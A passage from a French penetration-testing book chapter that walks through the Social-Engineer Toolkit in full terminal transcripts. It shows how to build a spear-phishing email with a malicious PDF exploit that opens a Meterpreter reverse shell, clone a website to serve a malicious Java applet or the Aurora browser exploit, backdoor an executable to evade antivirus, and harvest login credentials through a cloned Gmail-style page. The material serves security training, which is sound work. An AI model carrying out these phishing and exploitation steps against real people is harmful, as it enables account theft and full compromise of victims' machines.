Le vecteur d'attaque *spear-phishing* est spécialement adapté pour les exploits sur les formats de fichier (par exemple, les exploits Adobe PDF). Il est originellement conçu pour effectuer des attaques à l'aide d'e-mails contenant des pièces jointes, qui, lorsqu'elles sont ouvertes, compromettent la machine cible. Le SET peut utiliser les relais SMTP ouverts (*Simple Mail Transport Protocol* – à la fois anonyme et accrédité), Gmail et Sendmail pour envoyer des e-mails. Il peut également utiliser le courrier électronique standard ou les e-mails en HTML pour effectuer le phishing.

Prenons un test de pénétration dans le monde réel ciblant l'entreprise XYZ. Vous enregistrez un nom de domaine semblable à la société XYZ, disons companyxyz.com. Puis, vous enregistrez le sous-domaine companyxyz.com. Ensuite, vous envoyez une attaque de spear-phishing à

la société cible, sachant que la plupart des employés ne jetteront qu'un coup d'œil sur l'e-mail et ouvriront la pièce jointe qui semble être légitime. Dans ce cas, nous ferons parvenir un fichier buggué au format PDF à notre cible, comme ceci.

```
root@bt:/pentest/exploits/set# ./set
```

Select from the menu:

❶ 1. Spear-Phishing Attack Vectors

2. Website Attack Vectors

3. Infectious Media Generator

4. Create a Payload and Listener

5. Mass Mailer Attack

6. Teensy USB HID Attack Vector

7. SMS Spoofing Attack Vector

8. Wireless Access Point Attack Vector

9. Third Party Modules

10. Update the Metasploit Framework

11. Update the Social-Engineer Toolkit

12. Help, Credits, and About

13. Exit the Social-Engineer Toolkit

Enter your choice: **1**

Welcome to the SET E-Mail attack method. This module allows you

to specially craft email messages and send them to a large (or small)

number of people with attached fileformat malicious payloads. If you

want to spoof your email address, be sure "Sendmail" is installed (it

is installed in BT4) and change the config/set_config SENDMAIL=OFF flag

to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do

everything for you (option 1), the second is to create your own FileFormat

payload and use it in your own attack. Either way, good luck and enjoy!

❷ 1. Perform a Mass Email Attack

2. Create a FileFormat Payload

3. Create a Social-Engineering Template

4. Return to Main Menu

Enter your choice: **1**

Select the file format exploit you want.

The default is the PDF embedded EXE.

********** PAYLOADS **********

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. SET Custom Written Document UNC LM SMB Capture Attack
3. Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4. Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5. Adobe Flash Player 'Button' Remote Code Execution
6. Adobe CoolType SING Table 'uniqueName' Overflow
7. Adobe Flash Player 'newfunction' Invalid Pointer Use
8. Adobe Collab.collectEmailInfo Buffer Overflow
9. Adobe Collab.getIcon Buffer Overflow

10. Adobe JBIG2Decode Memory Corruption Exploit

11. Adobe PDF Embedded EXE Social Engineering

12. Adobe util.printf() Buffer Overflow

13. Custom EXE to VBA (sent via RAR) (RAR required)

14. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun

15. Adobe PDF Embedded EXE Social Engineering (NOJS)

16. Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow

17. Nuance PDF Reader v6.0 Launch Stack Buffer Overflow

Enter the number you want (press enter for default): **8**

1.	Windows Reverse TCP Shel	Spawn a command shell on victim and send back to attacker.
2.	Windows Meterpreter Reverse_TCP	Spawn a meterpreter shell on victim and send back to attacker.
3.	Windows Reverse VNC	Spawn a VNC server on victim and

	DLL	send back to attacker.
4.	Windows Reverse TCP Shell (x64)	Windows X64 Command Shell, Reverse TCP Inline
5.	Windows Meterpreter Reverse_TCP (X64)	Connect back to the attacker (Windows x64), Meterpreter
6.	Windows Shell Bind_TCP (X64)	Execute payload and create an accepting port on remote system.
7.	Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter.

❹ Enter the payload you want (press enter for default):

[*] Windows Meterpreter Reverse TCP selected.

Enter the port to connect back on (press enter for default):

[*] Defaulting to port 443...

[*] Generating fileformat exploit...

[*] Please wait while we load the module tree...

[*] Started reverse handler on 10.10.1.112:443

[*] Creating 'template.pdf' file...

[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.

[*] All payloads get sent to the src/msf_attacks/template.pdf directory

[*] Payload generation complete. Press enter to continue.

As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

❺ 1. Keep the filename, I don't care.

2. Rename the file, I want to be cool.

Enter your choice (enter for default): 1

Keeping the filename and moving on.

Dans le menu principal du SET, sélectionnez Spear-Phishing Attack Vectors ❶ suivi par Perform a Mass Email Attack ❷. Cette attaque infecte un fichier PDF afin d'exploiter la vulnérabilité du logiciel Adobe Collab.collectEmailInfo ❸, puis de lancer un reverse payload Meterpreter ❹ qui est la valeur par défaut du SET. Collab.collectEmailInfo est un exploit basé sur le heap qui, s'il est ouvert (et si la version d'Adobe Acrobat de la cible est vulnérable à cet exploit), va se connecter au poste de travail de l'attaquant sur le port 443, qui est un trafic généralement autorisé en sortie de la plupart des réseaux.

Vous avez également la possibilité de renommer le fichier malveillant pour le rendre plus attrayant afin que la cible l'ouvre. Le nom par défaut (template.pdf) est sélectionné ❺ dans ce scénario à des fins de démonstration.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

❶ 1. E-Mail Attack Single Email Address

2. E-Mail Attack Mass Mailer

3. Return to main menu.

Enter your choice: **1**

Do you want to use a predefined template or craft

a one time email template.

❷ 1. Pre-Defined Template

2. One-Time Use Email Template

Enter your choice: **1**

Below is a list of available templates:

1: New Update

2: Computer Issue

3: Strange Internet usage from your computer

4: ...have to check this out...

❸ 5: Status Report

6: Pay Raise Application Form

7: WOAAAA!!!!!!!!!! This is crazy...

8: BasketBall Tickets

9: Baby Pics

10: Have you seen this?

11: Termination List

12: How long has it been?

13: Dan Brown's Angels & Demons

Enter the number you want to use: **5**

❹ Enter who you want to send email to: ihazomgsecurity@secmaniac.com

What option do you want to use?

1. Use a GMAIL Account for your email attack.

2. Use your own server or open relay

Enter your choice: **1**

❺ Enter your GMAIL email address: fakeemailaddy@gmail.com

Enter your password for gmail (it will not be displayed back to you):

SET has finished delivering the emails.

Ensuite, nous envoyons cette attaque par e-mail à une seule adresse ❶ en utilisant le template d'e-mail ❷ prédéfini du SET : status report ❸. Enfin, nous entrons l'adresse e-mail (ihazomgsecurity@secmaniac.com) ❹ qui recevra le fichier malveillant et utilisons un compte Gmail ❺ *via* SET pour envoyer le message.

Finalement, nous créons un listener Metasploit pour que le payload puisse s'y connecter en retour ❶. Lorsque le SET lance Metasploit, il configure toutes les options nécessaires et commence à écouter le trafic sur votre adresse IP sur le port 443 ❷, tel que configuré plus tôt.

❶ Do you want to setup a listener yes or no: **yes**

resource (src/program_junk/meta_config)> use exploit/multi/handler

resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

resource (src/program_junk/meta_config)> set LHOST 10.10.1.112

LHOST => 10.10.1.112

```
resource (src/program_junk/meta_config)> set LPORT 443

LPORT => 443

resource (src/program_junk/meta_config)> set ENCODING
shikata_ga_nai

ENCODING => shikata_ga_nai

resource (src/program_junk/meta_config)> set ExitOnSession false

ExitOnSession => false

resource (src/program_junk/meta_config)> exploit -j

[*]  Exploit running as background job.

❷ [*]  Started reverse handler on 10.10.1.112:443

[*]  Starting the payload handler...

msf exploit(handler) >
```

Nous venons de mettre en place une attaque contre ihazomgsecurity@secmaniac.com, nous avons écrit un e-mail au destinataire et utilisé un exploit de type format de fichier Adobe. Le SET nous a permis de créer des modèles et de les importer dynamiquement. Lorsque la cible ouvre le message et double-clique sur le fichier Adobe, elle verra quelque chose comme la Figure 10.1.




Figure 10.1
Vue de la cible du fichier PDF infecté.

La cible ouvre le PDF en pensant qu'il est légitime et son système est immédiatement compromis. Du côté de l'attaquant, vous voyez ce qui suit :

```
[*] Started reverse handler on 10.10.1.112:443

[*] Starting the payload handler...

msf exploit(handler) > [*] Sending stage (748032 bytes) to 10.10.1.102

    Meterpreter session 1 opened (10.10.1.112:443 ->
```

[*] 10.10.1.102:58087)

msf exploit(handler) > **sessions -i 1**

[*] Starting interaction with 1...

meterpreter > **shell**

Process 2976 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Bob\Desktop>

Cet exemple montre une attaque de spear-phishing ciblant un utilisateur, mais le SET peut également être utilisé pour attaquer des cibles multiples à l'aide de l'option d'e-mailing de masse. Vous pouvez aussi créer des modèles personnalisés qui peuvent être réutilisés au lieu d'employer les modèles prédéfinis inclus dans le SET.

Vecteurs d'attaque web

Les vecteurs d'attaque web sont probablement l'un des aspects les plus avancés et les plus passionnants du SET parce qu'ils sont spécifiquement conçus pour être crédibles et attractifs pour la cible. Le SET peut cloner des sites qui semblent identiques au site original en faisant en sorte que la cible pense qu'il visite le site légitime.

Applet Java

L'attaque d'Applet Java est l'un des vecteurs d'attaque les plus réussis dans le SET. L'applet elle-même a été créée par l'un des développeurs du SET, Thomas Werth. Cette attaque introduit une applet Java malicieuse qui détecte intelligemment le navigateur (si votre exploit fonctionne) et délivre un payload à une machine cible. L'attaque par applet Java n'est pas considérée comme une vulnérabilité de Java. Quand une cible navigue sur le site malveillant, un message d'avertissement apparaît vous demandant s'il peut exécuter une applet Java non fiable. Comme Java vous permet de signer une applet avec n'importe quel nom, vous pouvez utiliser le nom Google, Microsoft ou toute autre chaîne que vous choisissez. En modifiant le fichier set_config et en mettant webATTACK_EMAIL sur ON, vous pouvez également intégrer un envoi massif d'e-mails avec cette attaque.

Illustrons désormais cela avec un exemple concret, un test de pénétration réalisé pour une société du Fortune 1000. Tout d'abord, une imitation de nom de domaine, comparable à celle du site web véritable, a été enregistrée. Ensuite, l'attaquant recherche sur Internet des adresses e-mail du type x@la-societe-cible.fr en utilisant le module de récolte d'identifiants (harvester) au sein de Metasploit. Après l'extraction de 200 adresses e-mail à partir de sites web publics, des e-mails en masse sont envoyés à ces adresses. L'e-mail utilisé pour l'attaque prétend provenir du pôle communication de l'entreprise et demande à l'employé de se connecter sur son nouveau site web. Chaque e-mail a été

personnalisé avec le nom du destinataire et affirme que l'employé peut cliquer sur un lien pour voir une photo de lui-même sur la page d'accueil de l'entreprise. L'e-mail explique que ce nouveau site affiche la photo de l'employé comme un témoignage de son travail acharné. La curiosité et la peur sont les principaux facteurs de motivation utilisés afin d'obtenir de chaque cible un clic immédiat sur l'URL.

Une fois que la cible a cliqué sur le lien, une notification d'applet Java surgit, signée par la société de l'employé. La cible clique alors sur la commande d'exécution parce que la notification a l'air légitime, mais la commande est basée sur le site cloné dans le faux domaine. Même si les employés n'ont pas vu leur photo, ils se sont retrouvés face à un site qui avait l'air légitime, sans se rendre compte que leurs machines avaient été compromises : lorsque l'utilisateur a cliqué sur Exécuter dans le prompt de sécurité de l'applet Java, un payload a été exécuté et a ouvert un shell à l'attaquant. Une fois le payload exécuté, la cible a été redirigée vers le site légitime.

Le SET peut être utilisé pour cloner un site web et en réécrire des portions de sorte que lorsque la cible visite le site malveillant, celui-ci semble identique au site d'origine. Voyons comment nous pourrions mettre en place cette attaque sur un site fictif, http://www.secmaniac.com/, dans le SET :

```
root@bt:/pentest/exploits/set# ./set
```

```
Select from the menu:
```

```
❶ 2.    Website Attack Vectors
```

Enter your choice: 2

❷ 1. The Java Applet Attack Method

Enter your choice (press enter for default): **1**

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates

❸ 2. Site Cloner

3. Custom Import

4. Return to main menu

Enter number (1-4): **2**

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

❹ Enter the url to clone: http://www.secmaniac.com

[*] Cloning the website: http://www.secmaniac.com

[*] This could take a little bit...

[*] Injecting Java Applet attack into the newly cloned website.

[*] Filename obfuscation complete. Payload name is: 0xvV3cYfbLBI3

[*] Malicious java applet website prepped for deployment

Pour commencer cette attaque, sélectionnez Website Attack Vectors ❶ dans le menu principal du SET. Utilisez la méthode Java Applet Attack Method ❷ puis choisissez Site Cloner ❸ dans le menu qui suit. Enfin, demandez au SET de cloner le site SecManiac ❹.

What payload do you want to generate:

Name:	Description:
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and sendback to attacker.

❶ Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

16. Backdoored Executable (BEST)

❷ Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

****

Do you want to create a Linux/OSX reverse_tcp payload

in the Java Applet attack as well?

****

Enter choice yes or no: no

```
**********************************************************

Web Server Launched. Welcome to the SET Web Attack.

**********************************************************



[--  Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]
]



[*]  Launching MSF Listener...

[*]  This may take a few to load MSF...
```

Comme pour les autres méthodes d'attaque du SET, les attaquants peuvent utiliser toute une batterie de payloads. Le reverse payload Meterpreter proposé par défaut ❶ est souvent un excellent choix. Pour ce scénario, vous pouvez simplement sélectionner les paramètres par défaut lorsque vous êtes invités à déterminer l'encodeur à utiliser ❷ et le port à utiliser pour se reconnecter.

Avec la configuration complète, le SET lance Metasploit :

```
resource (src/program_junk/meta_config)> exploit -j
```

```
[*] Exploit running as background job.

❶ [*] Started reverse handler on 10.10.1.112:443

[*] Starting the payload handler...

msf exploit(handler) >
```

Le SET fournit toutes les options nécessaires pour Metasploit qui paramètre alors le reverse Meterpreter listener sur le port 443 ❶.

Note

Vous avez créé un serveur web hébergeant une instance clonée de **http://www.secmaniac.com/**. Si vous aviez changé le fichier de configuration en incluant WEBATTACK_EMAIL = ON, vous devriez avoir été invité à envoyer un e-mail en utilisant le spear-phishing comme vecteur d'attaque (pièces jointes en moins).

Maintenant que tout est configuré, il vous suffit de trouver une cible qui accédera au site malveillant. Après avoir atteint le site, la cible voit un pop-up d'avertissement signé du nom de la société qui a publié le code prêt à s'exécuter, Microsoft (voir Figure 10.2). Si elle clique sur Exécuter, et la plupart des utilisateurs le feront, le payload sera exécuté et vous prendrez alors le contrôle complet du système de l'utilisateur.

Note

Rappelons que la configuration du SET peut autosigner l'applet Java avec

ce que vous voulez. Rappelez-vous aussi que, quand la cible clique sur Exécuter et que le payload est exécuté et délivré, la cible est redirigée vers le site légitime de SecManiac.

Figure 10.2
Prompt de l'applet Java.

De retour sur notre machine d'attaquant, la session Meterpreter est établie avec succès et nous avons maintenant accès à la machine de la cible, comme indiqué ici.

```
msf exploit(handler) > [*] Sending stage (748032 bytes) to 10.10.1.102
```

[*] Meterpreter session 1 opened (10.10.1.112:443 -> 10.10.1.102:58550)

msf exploit(handler) > **sessions -i 1**

[*] Starting interaction with 1...

shellmeterpreter > **shell**

Process 2800 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>

Exploits web côté client

Le SET peut également utiliser des exploits web côté client. Dans ce cas,

au lieu de présenter une applet Java à la cible, un exploit côté client directement importé depuis Metasploit est utilisé pour attaquer le système. Pour y parvenir, vous devez compter sur votre reconnaissance préalable ou espérer que l'utilisateur est faillible à une vulnérabilité spécifique. Cette méthode est particulièrement efficace si une *vulnérabilité zero-day* est découverte. Dès que l'exploit est publié par Metasploit, il est généralement testé et publié par le SET dans l'heure.

Dans cet exemple, nous allons répéter le scénario précédent, mais nous allons utiliser une attaque côté client. La majorité des attaques côté client visent spécifiquement des failles navigateur. La plupart des exploits du SET ciblent Internet Explorer, mais des exploits pour Firefox sont également utilisables. Dans ce scénario, nous allons utiliser le vecteur d'attaque Aurora qui a été utilisé pour compromettre Google. Pour commencer, procédez comme suit :

```
root@bt:/pentest/exploits/set# ./set

Select from the menu:

❶ 2.  Website Attack Vectors

Enter your choice: 2

❷ 2.  The Metasploit Browser Exploit Method
```

Enter your choice (press enter for default): **2**

[!] Website Attack Vectors [!]

❸ 2. Site Cloner

Enter number (1-4): **2**

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

❹ Enter the url to clone: http://www.secmaniac.com

Sélectionnez Website Attack Vectors ❶ dans le menu principal du SET, puis sélectionnez The Metasploit Browser Exploit Method ❷. Ensuite, sélectionnez l'option Site Cloner ❸, puis entrez http://www.secmaniac.com ❹ comme site web que vous souhaitez utiliser pour le clonage.

Une fois que le site est cloné, nous allons paramétrer l'exploit de sorte qu'il se déclenche quand une cible navigue sur le site.

Enter the browser exploit you would like to use

❶ 16. Microsoft Internet Explorer "Aurora"

Enter your choice (1-23) (enter for default): **16**

What payload do you want to generate:

Name:	Description:
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and sendback to attacker.

❷ Enter choice (example 1-10) (Enter for default):

Enter the port to use for the reverse (enter for default):

[*] Cloning the website: http://www.secmaniac.com

[*] This could take a little bit...

[*] Injecting iframes into cloned website for MSF Attack....

[*] Malicious iframe injection successful...crafting payload.

[*] Launching MSF Listener...

[*] This may take a few to load MSF...

resource (src/program_junk/meta_config)> exploit -j

[*] Exploit running as background job.

msf exploit(ms10_002_aurora) >

[*] Started reverse handler on 10.10.1.112:443

[*] Using URL: http://0.0.0.0:8080/

[*] Local IP: http:// 10.10.1.112:8080/

[*] Server started.

Pour terminer la configuration de l'attaque, sélectionnez l'exploit côté

client que vous souhaitez utiliser. Ci-dessus, nous choisissons l'infâme exploit Internet Explorer Aurora ❶ et acceptons le reverse Meterpreter comme payload en appuyant sur ENTER ❷.

Quand la cible atteint http://www.secmaniac.com/, le site semble normal, mais son système est compromis par une injection d'iframe. Le SET réécrit automatiquement le site pour contenir l'iframe qui abrite l'attaque côté client de Metasploit.

De retour sur la machine attaquante, nous voyons que l'attaque est réussie. La session Meterpreter a établi la connexion entre la cible et la machine attaquante, et nous avons un accès complet au système, comme le montre ceci.

```
msf exploit(handler) >

[*] Sending stage (748032 bytes) to 10.10.1.102

[*] Meterpreter session 1 opened (10.10.1.112:443 ->
10.10.1.102:58412)



msf exploit(handler) > sessions -i 1

[*] Starting interaction with 1...



shellmeterpreter > shell

Process 2819 created.
```

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>

Recueillir des noms d'utilisateurs et des mots de passe

Dans les exemples précédents, l'objectif était d'obtenir un accès au système lui-même. Nous avons la possibilité, relativement nouvelle au sein du SET, de cloner un site web et de récolter des informations d'identification des visiteurs quand ils accèdent au site ; nous allons le démontrer à l'aide de Gmail dans l'exemple suivant. Le SET peut créer un clone du site web de Gmail, puis réécrire automatiquement les paramètres POST de ce site web pour les afficher grâce au serveur web du SET et enfin rediriger l'utilisateur vers le site web légitimement cloné.

❶ 3. Credential Harvester Attack Method

Enter your choice (press enter for default): **3**

[!] Website Attack Vectors [!]

❷ 2. Site Cloner

Enter number (1-4): **2**

Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

❸ Enter the url to clone: http://www.secmaniac.com

Press {return} to continue.

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

Après avoir sélectionné Website Attack Vectors et le Credential Harvester ❶, choisissez Site Cloner ❷. La configuration pour cette attaque est minimale et nécessite uniquement que vous passiez une URL (http://www.secmaniac.com) ❸ au SET contenant un formulaire de connexion.

Le serveur web fonctionne et attend la réponse de la cible. Comme mentionné précédemment, vous pouvez dans ce cas configurer WEBATTACK_CONFIG = ON et le SET vous invitera à tenter un envoi massif d'e-mails qui encourageront les cibles à cliquer sur le lien. La page web présentée à la cible semblera identique au site web de Gmail et à sa page de connexion initiale.

Lorsque la cible entre son mot de passe, le navigateur redirige automatiquement vers le site original de Gmail, tandis que les informations ci-après sont présentées à l'attaquant :

10.10.1.102 - - "GET / HTTP/1.1" 200 -

[*] WE GOT A HIT! Printing the output:

PARAM: ltmpl=default

PARAM: ltmplcache=2

PARAM: continue=https://mail.google.com/mail/?

PARAM: service=mail

PARAM: rm=false

PARAM: dsh=-1174166214807618980

PARAM: ltmpl=default

PARAM: ltmpl=default

PARAM: scc=1

PARAM: ss=1

PARAM: GALX=S3ftXFIww0E

POSSIBLE USERNAME FIELD FOUND:
Email=ihazomgsecurity2390239203

POSSIBLE PASSWORD FIELD FOUND:
Passwd=thisisacomplexp@55w0rd!!!!!

PARAM: rmShown=1

PARAM: signIn=Sign+in

PARAM: asts=

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Le SET utilise un dictionnaire intégré pour repérer les champs du formulaire et les paramètres des sites susceptibles de contenir des informations sensibles. Il met fortement en valeur les paramètres contenant des noms d'utilisateurs et mots de passe potentiels pour indiquer qu'ils pourraient être sensibles et mériteraient une recherche approfondie.

Une fois que vous avez fini de récolter toutes les informations d'identification de la cible, appuyez sur CTRL+C pour générer un rapport (voir Figure 10.3). Le rapport utilise le formatage XML et HTML.

Le serveur web du SET est multitâches et peut traiter autant de demandes que votre serveur peut en gérer. Quand plusieurs cibles entrent leurs informations d'identification dans le site, le SET organise automatiquement les résultats dans un rapport formaté séparant les champs de formulaire sous une forme lisible.

Vous pouvez également exporter les résultats dans un format compatible XML pour ensuite l'importer dans des outils ou des analyseurs que vous utilisez déjà.

